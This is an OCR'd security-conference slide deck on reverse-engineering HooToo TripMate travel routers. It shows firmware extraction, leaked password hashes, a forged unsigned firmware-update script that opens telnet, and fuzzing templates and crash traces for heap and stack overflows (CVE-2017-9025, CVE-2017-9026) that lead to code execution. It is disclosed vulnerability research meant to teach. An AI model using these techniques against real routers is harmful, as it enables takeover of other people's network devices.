Hacking travel routers like it's 1999

Synack

"Synack leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints"

NYU

OSIRIS


UNIVERSITY OF OXFORD

Mikhail Sosonkin | **Director of R&D** | **Always a Student**

@hexlogic | mikhail@synack.com | http://debugtrap.com

Synack

```
$ cat agenda | wc -l
4
```



We all just hack for fun… right?

```
$ man y
No manual entry for y
```

I travel a lot

I work in cafes

I do security things

Cuz, hackers gonna hack...

Synack

The market delivers...

TP-Link AC750
Wireless Wi-Fi
Travel Router


HooToo TripMate Elite
Travel Wireless Router

★★★★☆ 863

RAVPower FileHub
Plus

And about 377 more results on Amazon.

Synack



Bridging networks/MAC spoofing


Layer of network protection

Connect one device, connect them all

Convenient small form factor

Battery pack included

```
$ cat agenda | wc -l
3
```



Peeking a few extra bytes...

Synack

```
nmap -p0-65535 127.0.0.1
```

PORT	STATE	SERVICE
0/tcp	filtered	unknown
80/tcp	open	http
81/tcp	open	hosts2-ns
5880/tcp	open	unknown
8201/tcp	open	trivnet2

```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "1800253254"
Last-Modified: Mon, 29 Feb 2016 07:23:52 GMT
Content-Length: 3940
Date: Wed, 28 Jun 2017 12:13:26 GMT
Server: lighttpd/1.4.28
```

```
HTTP/1.1 200 OK
Server: vshttpd
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Content-length: 123
Content-type: text/xml;charset=UTF-8
Set-cookie: SESSID=Xqo72s...
Date: Wed, 28 Jun 2017 12:13:26 GMT
```

Shodan Developers Book View All...


SHODAN vshttpd Explore Enterprise Access Contact Us New to Shodan?

Exploits Maps

DATA SAVER	27.XX.XX.222	222.XX.XX.27.ap.yournet.ne.jp	FreeBit Co.,Ltd.	2017-06-24 19:38:32 GMT	Japan
DATA SAVER	27.XXX.XX.244	244.XX.XXX.27.ap.yournet.ne.jp	FreeBit Co.,Ltd.	2017-03-20 17:11:29 GMT	Japan
IOVST	111.XX.XXX.128		China Telecom Jiangxi	2017-04-01 08:13:20 GMT	China, Nanchang

```
HTTP/1.1 200 OK
Server: vshttpd
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Content-length: 8338
Content-type: text/html
Set-cookie:
SESSID=eXXzgZIWg4jnnXGidAVQpRB6joaM7D7lr3IGWtz7oRuJE;
Date: Sat, 24 Jun 2017 19:38:27 GMT
```

Synack


wget https://...fw-TM06-Support Special Character-2.000.030.rar
unrar x ../HT-TM06-Support Special Character-2.000.030.rar
tail -n +263 $0 | gunzip > upfs
mount upfs upfs.mount
mount ./upfs_mount/firmware/rootfs upfs_rootfs/
ls ./upfs_rootfs/usr/sbin/ioos
MIPS32LE ELF (the webserver)
Little Endian Squash Filesystem
EXT2 Filesystem
Shellscript
RAR Archive
The WWW's: HooToo official page

```
$ cat ./etc/shadow
root:$1$D0o034Sm$LY0jyeFPifEXVmdgUfSEj/:15386:0:99999:7:::
admin:$1$QlrmwRgO$c0iSI2euV.U1Wx6yBkDBI.:13341:0:99999:7:::
guest:$1$QlrmwRgO$c0iSI2euV.U1Wx6yBkDBI.:13341:0:99999:7:::
```

* on a reasonably priced EC2 instance

Synack

●●●●● Synack LTE 9:41 AM 73%

Messages **Alter Ego** Contact

Today 8:32 AM


TripMate Original, Titan and Nano, all have telnet enabled 😎 chorankates

But I have the Elite 😱


What are the chances that the firmware on all these devices is basically the same??


$ find ./ -iname '*telnet*'
./etc/init.d/opentelnet.sh
Look what I found! 😏

l33ts34k



Synack





```
#!/bin/sh

/bin/sh /etc/init.d/opentelnet.sh

exit 1
```

- The firmware update mechanism does not require a signed package.
- Expanded, the update package is just a shellscript


Synack

```
$ file ./usr/sbin/ioos
    ./usr/sbin/ioos: ELF 32-bit LSB  executable, MIPS, MIPS-II version 1 (SYSV),
    dynamically linked (uses shared libs), stripped
```

- Custom CGI server: `vshttpd`
  - https://sourceforge.net/projects/vshttpd/ maybe? It's an empty project
- Handles all *.csp REST Calls
  - `http://192.168.1.1/protocol.csp?fname=system&opt=auto_update&function=get`
- Checks Firmware update

```
.text:00491118 >>
addiu   $a1, (aSed13dSCksumCu - 0x530000)  # "sed '1,3d' %s|cksum|cut -d' ' -f1"
lw      $a2, 0x3A8+arg_0($sp)
la      $t9, sprintf
nop
jalr    $t9 ; sprintf
```

Synack





```
#!/bin/sh
# constant
CRCSUM=2787560248
VENDOR=HooToo
PRODUCTLINE=WiFiDGRJ
SKIP=263
TARGET_OS="linux"
TARGET_ARCH="arm"
DEVICE_TYPE=HT-TM06
VERSION=2000030
CPU=7620

/bin/sh /etc/init.d/opentelnet.sh

exit 1
```

- The firmware update mechanism does not require a signed package.
- Expanded, the update package is just a shellscript

Synack

```
$ telnet 192.168.1.1
Connected to 192.168.1.1.
Escape character is '^]'.

HT-TM06 login: root
Password:
login: can't chdir to home directory '/root'
# ls
bin     data    etc     home    media   opt     sbin    tmp     var
boot    dev     etc_ro  lib     mnt     proc    sys     usr     www
```



```
# /data/UsbDisk1/Volume1/gdbserver.mipsle --attach *:9999 7344
Attached; pid = 7344
Listening on port 9999
```

More details: http://debugtrap.com/2017/03/19/travel-safe/

Synack

Lots of function pointers…
everywhere!

I is C++

```
typedef void (*fcn_ptr)(struct state* self, ...);

struct state {
   char[20] name;
   int      state;
   fcn_ptr func1;
   fcn_ptr func2;
};

struct state* s = malloc(sizeof(struct state));
s->func1 = func1_implementation;
s->func2 = func2_implementation;

s->func1(s, 2, 3);
```

Variables before
function pointers

Buffers before
function pointers

Dynamic function
calls


Dynamic initialization/
allocation

Synack

Get function pointer

Allocated structure

```
sw      $v0, 0x6C5C($v1)
lw      $v1, 0x30+var_10($sp)
lui     $v0, 1
addu    $v1, $v0
la      $v0, loc_520000
nop
addiu   $v0, (sub_51B810 - 0x520000)
nop
sw      $v0, 0x6C60($v1)
lw      $v1, 0x30+var_10($sp)
lui     $v0, 1
addu    $v1, $v0
la      $v0, loc_520000
nop
```



Store the function pointer

Repeat for another function


Synack

Oops… error leak!

```
addiu   $a1, (aSSDStNullSec0 - 0x550000)
          # "(%s,%s,%d)st = NULL, sec <= 0\n\n"

li      $a3, 0x550000
nop
addiu   $a3, (aCgi_new - 0x550000)  # "cgi_new"

la      $t9, fprintf
nop
jalr    $t9 ; fprintf
```

More details: http://debugtrap.com/2017/04/10/embedded-webserver/

```
$ cat agenda | wc -l
2
```



Cybergold!

Synack

```
# sysctl -A | grep kernel.randomize_va_space 2>/dev/null
kernel.randomize_va_space = 1
```

- Present
  - Partial Virtual Space randomization
  - Binary and heap are fixed
  - Libraries and stack are randomized

- Not present
  - Stack canaries
  - Full ASLR
  - Heap protections
  - Heap/Stack NX
  - Control flow integrity

Synack

```
>>> for i in range(1, 20000, 4):
        testGet(fname= ”A” * i)
```

CVE-2017-9026

```
buff = ["GET /protocol.csp?fname=[[fuzz]]&opt=userlock&" +
                          "username=guest&function=get HTTP/1.1",
        "Host: 192.168.1.1",
        "Connection: keep-alive",
        "Cache-Control: no-cache",
        "If-Modified-Since: 0",
        "User-Agent: Mozilla/5.0 (Macintosh; Intel .."
        "Accept: */*",
        "Referer: http://192.168.1.1/",
        "Accept-Encoding: gzip, deflate, sdch",
        "Accept-Language: en-US,en;q=0.8,ru;q=0.6",
        "Cookie: SESSID=eXXzgZIWg4jnnXGidAVQpRB6joaM7D7lr3IGWtz7oRuJE;",
```

More details: debugtrap.com/2017/05/09/tm06-vulnerabilities/

Synack

```
xml_add_elem:
<snip>
.text:00512684 addiu   $v0, $sp, 0x238+var_110
.text:00512688 move    $a0, $v0
.text:0051268C li      $a1, 0x540000
.text:00512690 nop
.text:00512694 addiu   $a1, (aS_19 - 0x540000) # "</%s>"
.text:00512698 lw      $a2, 0x238+element_name($sp)
.text:0051269C la      $t9, sprintf
.text:005126A0 nop
.text:005126A4 jalr    $t9 ; sprintf
.text:005126A8 nop
<snip>
```

256 bytes stack buffer

Value of fname

Stack pointer!

```
(gdb) x/100wx $sp+0x128
0x7f8e1f78:   0x0f242f3c   0xe001fdff   0xe001272b   0x06282728
0x7f8e1f88:   0x0224ffff   0x01015710   0xa2af0c01   0xa48fffff
0x7f8e1f98:   0x0f24ffff   0xe001fdff   0xafaf2778   0x0e3ce0ff
0x7f8e1fa8:   0xce35697a   0xaeaf697a   0x0d3ce4ff   0xad35080a
...
0x7f8e2038:   0x41414141   0x41414141   0x41414141   0x41414141
0x7f8e2048:   0x41414141   0x41414141   0x41414141   0x41414141
0x7f8e2058:   0x41414141   0x41414141   0x41414141   0x41414141
0x7f8e2068:   0x41414141   0x41414141   0x41414141   0x41414141
0x7f8e2078:   0x41414141   0x41414141   0x3e5126d0   0x0043b8d0
```

Return address on the stack

```
Program received signal SIGSEGV, Segmentation fault.
0x3e5126d0 in ?? ()
```

Synack

```
$ ls exploit
ls: exploit: No such file or directory
```

Return to	Static	Null In Address	Use Format Values	Executable
Main binary	👍	👍	👎	👍
Heap	👍	👍	👎	👍
Library	👎	👎	👎	👍
Stack	👎	👎	👎	👍

Restrictions with `sprintf("<%s>)`:

- No nulls
- output buffer follows “<%s>” format

Synack

```
>>> for i in range(1, 20000, 4):
    testPost(cookie= ”A” * i)
```

CVE-2017-9025

```
buff = ["POST /protocol.csp?fname=security&opt=userlock&"
                              "username=guest&function=get HTTP/1.1",
        "Host: 192.168.1.1",
        "Connection: keep-alive",
        "Cache-Control: no-cache",
        "If-Modified-Since: 0",
        "User-Agent: Mozilla/5.0 (Macintosh; Intel...",
        "Accept: */*",
        "Referer: http://192.168.1.1/",
        "Accept-Encoding: gzip, deflate, sdch",
        "Accept-Language: en-US,en;q=0.8,ru;q=0.6",
        "Content-length: [[shelllen]]",
        "Cookie: [[cookies]]",
        "",
        "",
        "[[shell]]"]
```

More details: debugtrap.com/2017/05/09/tm06-vulnerabilities/

Synack

```
.text:00521A90 >>
 lw      $v0, 0x40+var_1C($sp)
 nop
 lw      $t9, 0x10($v0)
 lw      $a0, 0x40+var_1C($sp)
 jalr    $t9                # cgi_tab_alloc
 ...
 sw      $v0, 0x40+cgi_tab($sp)

.text:00521B9C >>
 addiu   $a1, (aCookie - 0x550000)  # "Cookie"
 jalr    $t9                # ht_header_find
 nop
 lw      $gp, 0x40+var_28($sp)
 sw      $v0, 0x40+cookie_value($sp)
 ...
 lw      $v1, 0x40+cgi_tab($sp)
 li      $v0, 0x16858
 addu    $v0, $v1, $v0      # cgi_tab+0x16858
 move    $a0, $v0           # dest
 lw      $a1, 0x40+cookie_value($sp)  # src
 la      $t9, strcpy
 nop
 jalr    $t9 ; strcpy
```

```
10 cgi_tab =
       malloc(sizeof(cgi_tab));
   // sizeof(inner buffer) = 1024

20 cookie_value =
   ht_header->
        ht_header_find("cookie");

30 src = cookie_value;

40 dst = cgi_tab+0x16858

50 strcpy(dst, src);
   // so we send 1036 bytes!
```


Synack

```
$ sudo make sandwich
```


1. Cookie value stored on the heap using strcpy call
2. Using knowledge from reverse engineering
    a. there a function pointer on the heap, following the buffer
3. Changed the function pointer value to point into the HTTP body for arbitrary code execution
4. Pointer overwrite and gaining of execution are a few functions removed from each other

```
# /data/UsbDisk1/Volume1/gdbserver.mipsle --attach *:9999 5003
# ps -ef | grep ioos
root      5660  4995  0 06:57 pts/0    00:00:00 grep ioos
# /etc/init.d/web restart
# ps -ef | grep ioos
root      5666     1  0 06:57 ?        00:00:00 /usr/sbin/ioos
root      5671  4995  0 06:57 pts/0    00:00:00 grep ioos
# /data/UsbDisk1/Volume1/gdbserver.mipsle --attach *:9999 5666
Attached; pid = 5666
Listening on port 9999
Remote debugging from host 192.168.1.2

Child terminated with signal = 0xb (SIGSEGV)
GDBserver exiting
# /etc/init.d/web restart
# ps -ef | grep ioos
root      5950     1  1 07:01 ?        00:00:00 /usr/sbin/ioos
root      5955  4995  0 07:01 pts/0    00:00:00 grep ioos
# /data/UsbDisk1/Volume1/gdbserver.mipsle
Attached; pid = 5950
Listening on port 9999
Remote debugging from host 192.168.1.2
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA\sY


SSSSSSSSS9#89?<?'!?????'$?? ??%???X<??B
B$B?%@8???C??
                B$B?%@8???C?8???@?8???@?8?

@       ? | %%??$?? ??(???/usr/lib/libc.s
_DYNAMIC_LINKING__RLD_MAP??|

5pD0ppp
pppp???touch /etc/testetc?
Sending buffer with length: 2372
```




mike@ubuntu: ~/blog_firmware/rootfs.mount


```
No symbol table is loaded.  Use the "file" command.
(gdb) display /5i $pc
1: x/5i $pc
=> 0x4136b0:    jalr    t9
   0x4136b4:    nop
   0x4136b8:    lw      gp,16(sp)
   0x4136bc:    lw      v1,28(sp)
   0x4136c0:    lui     v0,0x1
(gdb) i r
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 00000000 005a6ad0 00596ad0 00596ad0 00000001 00000000 00000001
           t0       t1       t2       t3       t4       t5       t6       t7
 R8   00000000 00000000 00000000 00000000 814469a0 00000001 00000100 00000400
           s0       s1       s2       s3       s4       s5       s6       s7
 R16  00594668 00407ef0 00000000 ffffffff 2bc2fa80 7fe419a4 00407e60 00000001
           t8       t9       k0       k1       gp       sp       s8       ra
 R24  00000007 0059735c 2bc2e3e4 00000000 00596c90 7fe41440 004080d0 00413000
        status       lo       hi badvaddr    cause       pc
      0100ff13 00000000 00000000 2bbab030 50800024 004136b0
          fcsr      fir      hi1      lo1      hi2      lo2      hi3      lo3
      00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
        dspctl  restart
      00000000 00000000
(gdb)
```

Synack

Demo!



Demo!

